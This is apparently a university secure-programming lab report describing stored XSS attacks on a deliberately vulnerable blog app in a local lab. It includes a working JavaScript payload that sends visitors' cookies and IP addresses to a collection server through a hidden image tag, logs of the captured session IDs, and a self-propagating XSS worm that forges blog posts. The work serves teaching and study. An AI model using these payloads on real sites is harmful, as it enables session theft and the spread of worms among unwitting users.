Hacettepe University
Computer Engineering

BBM 459

Secure Programming Laboratory

Programming Assignment 4
XSS Attack


Spring 2021

Ahmet Hakan YILDIZ

Cihan KÜÇÜK


Step 1

First of all, we create 5 users. These are Alice, Bob, Charlie, Dan and Eve.




We do the same for other users.

What we need to do in Step 1 is for Bob to see the post that Alice shared on her blog. Alice shares the entry:



Bob sees this:



Step 2

In Step 2, Alice has to add an entry to her blog containing a Javascript code that shows her cookies to users who visit her blog. Each user should see their own cookie information in this entry.

Bob sees this:

7 Current Blog Entries			
	Name	Date	Comment
1	Alice	2021-05-09 09:09:00	Your cookie info: showhints=1; username=Bob; uid=26; PHPSESSID=n4t9lhqkccav5j1884515ontd5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

Charlie sees this:

7 Current Blog Entries			
	Name	Date	Comment
1	Alice	2021-05-09 09:09:00	Your cookie info: showhints=1; username=Charlie; uid=27; PHPSESSID=n4t9lhqkccav5j1884515ontd5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

Step 3

In this step, we have to write a Java TCP Server and a php application. These will process the data from the user, thanks to the Javascript code we place in the field.

There is an endless loop on the TCP server and it accepts the socket at the beginning of the loop. In this way, it is waited at this step until a new connection is established. Then we read the data thanks to InputStream. Since we use the GET method in the JS code, we access the parameter, the cookie information, in the GET request section. Since the HTTP protocol is an application-layer protocol running on TCP, there is also the HTTP request part in the incoming data. From this section, we reach the operating system and browser information that we need to access. Then we print them in the cookies.txt file. The screenshots will be put in Step 4.

The situations are a little different for the PHP application. First, we tried to make connection and output operations in an endless loop as we did with the TCP server. But things didn't go the way we wanted, because php codes run on the server, not the browser. It returns a response in the browser after it runs on the server. Since there is an infinite loop in our code, the browser could not respond in any

case and the printouts could not be printed on the screen. That's why we accept a single socket connection instead of using an infinite loop. But in our php code, we have made the same page run over and over by saying header ("Refresh: 0"). Thus, our code, which makes a single socket connection, was called many times and processed all connections in order.

But there is still a problem with the PHP implementation. What was requested from us in this application was to show the incoming data on a single page by updating as data arrives. We are losing the previous data because we are refreshing. That's why we kept the data in $ _SESSION. In this way, previous data is not lost and we update our table as data comes in.

Step 4

Javascript code we added to the blog:

```
<script>
var cookie= listCookies();
function listCookies() {
    var theCookies = document.cookie.split(\';\');
    var aString = \'\';

    for (var i = 0 ; i < theCookies.length; i++) {
        aString += theCookies[i];
    }

    return aString;
}
function getIP(json) {
    var result="\ip=\"+json.ip+\" \"+cookie;
    document.write(\'Step 3 is very hard step!<img src="http://127.0.0.1:8888/xss?c=\'+ escape(result) + \'" width=0 height=0 >\');
}
</script>
<script src="https://api.ipify.org?format=jsonp&callback=getIP"></script>
```

Here we organize the cookie information before sending it. Thanks to ipify and getIP, we reach the global IP address of the user. We need to send these two information to our server. For this, we add a fake img tag into the HTML using document.write () function. We call it fake because we write the address of our server (giving the cookie and ip information as a parameter) to the src parameter. So our aim here is not to upload images, but to send data to our server. In other words, our aim is not to eat grapes, but to beat the vineyard :)

TCP Server

1. Bob views Alice’s blog

2. Charlie views Alice’s blog


cookies.txt - Not Defteri
Dosya Düzen Biçim Görünüm Yardım
Date: 12-05-2021 06:27:53
Cookie: showhints=1; username=Bob; uid=26; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Session ID: c0pms9fh2gdj00p9afjg8ancl4
IP: 94.54.18.237
Port: 51452
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Referer: http://192.168.10.130/
==========
Date: 12-05-2021 06:29:30
Cookie: showhints=1; username=Charlie; uid=27; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Session ID: c0pms9fh2gdj00p9afjg8ancl4
IP: 94.54.18.237
Port: 51461
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Referer: http://192.168.10.130/
==========

3. Dan views Alice’s blog


cookies.txt - Not Defteri
Dosya Düzen Biçim Görünüm Yardım
Date: 12-05-2021 06:27:53
Cookie: showhints=1; username=Bob; uid=26; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Session ID: c0pms9fh2gdj00p9afjg8ancl4
IP: 94.54.18.237
Port: 51452
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Referer: http://192.168.10.130/
==========
Date: 12-05-2021 06:29:30
Cookie: showhints=1; username=Charlie; uid=27; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Session ID: c0pms9fh2gdj00p9afjg8ancl4
IP: 94.54.18.237
Port: 51461
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Referer: http://192.168.10.130/
==========
Date: 12-05-2021 06:31:06
Cookie: showhints=1; username=dan; uid=28; PHPSESSID=klk1sfqe2qug9afm5ckkvfeg13; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Session ID: klk1sfqe2qug9afm5ckkvfeg13
IP: 94.54.18.237
Port: 51543
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Referer: http://192.168.10.130/
==========

PHP Application

1. Bob views Alice’s blog

Date	Cookie	Session ID	Client IP	User-Agent	Referrer
2021/05/12 05:46:41	showhints=1; username=Bob; uid=26; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	c0pms9fh2gdj00p9afjg8ancl4	94.54.18.237	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36	http://192.168.10.130/

Sometimes the response of the first request does not come instantly, it comes with the response of the second request. The responses of the next requests are instantly coming without any problem. We don't know the reason and couldn't fix 'first request problem which occurs sometimes' but we know that the problem is just printing in the screen, not connecting.

2. Charlie views Alice’s blog

Date	Cookie	Session ID	Client IP	User-Agent	Referrer
2021/05/12 05:48:18	showhints=1; username=Charlie; uid=27; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	c0pms9fh2gdj00p9afjg8ancl4	94.54.18.237	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36	http://192.168.10.130/
2021/05/12 05:46:41	showhints=1; username=Bob; uid=26; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	c0pms9fh2gdj00p9afjg8ancl4	94.54.18.237	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36	http://192.168.10.130/

3. Dan views Alice’s blog

Date	Cookie	Session ID	Client IP	User-Agent	Referrer
2021/05/12 05:49:03	showhints=1; username=dan; uid=28; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	c0pms9fh2gdj00p9afjg8ancl4	94.54.18.237	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36	http://192.168.10.130/
2021/05/12 05:48:18	showhints=1; username=Charlie; uid=27; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	c0pms9fh2gdj00p9afjg8ancl4	94.54.18.237	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36	http://192.168.10.130/
2021/05/12 05:46:41	showhints=1; username=Bob; uid=26; PHPSESSID=c0pms9fh2gdj00p9afjg8ancl4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	c0pms9fh2gdj00p9afjg8ancl4	94.54.18.237	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36	http://192.168.10.130/

Step 5

(WARNING: The path we are following now does not work on Chrome due to CORS. Additional operations are required to work in Chrome. We assume that everyone is using Firefox.)

Alice adds a message that contains a Javascript code to her blog. The code obtains the cookies of the users who visit her blog and then retrieves a session ID from the cookies. Finally, the code forges a HTTP post request using the session ID and inserts a new entry that contains these Javascript code to the users blog. Simply, we create a worm.

worm.js

```
<script>

    var text = \'\';

    var xmlhttp;
    xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function(){
        if (xmlhttp.readyState == 4 && xmlhttp.status == 200){
            text = escape(xmlhttp.responseText);
        }
    }
    xmlhttp.open(\'GET\', \'http://localhost:8888/xss-attack/jsworm.php\', false);
    xmlhttp.send(null);

    var theCookies = document.cookie.split(\';\');
    var sessionid = theCookies[2];
    var params = \'blog_entry=\';
    params = params.concat(text);
    var reqBody = \'&add-to-your-blog-php-submit-button=Save+Blog+Entry&csrf-token=\';
    params = params.concat(reqBody);
    params = params.concat(sessionid);
    var http = new XMLHttpRequest();
    http.open(\'POST\', \'http:\/\/192.168.10.130\/mutillidae\/index.php?page=add-to-your-blog.php\', true);
    http.withCredentials = true;
    http.setRequestHeader(\'Content-type\', \'application/x-www-form-urlencoded\');
    http.setRequestHeader(\'Content-length\', params.length);
    http.setRequestHeader(\'Connection\', \'close\');
    http.send(params);

 </script>
```

The code on the server is exactly the same as js. Just header("Access-Control-Allow-Origin: *"); We need to add.

After all this, we see that our worm spreads to the users without any problems.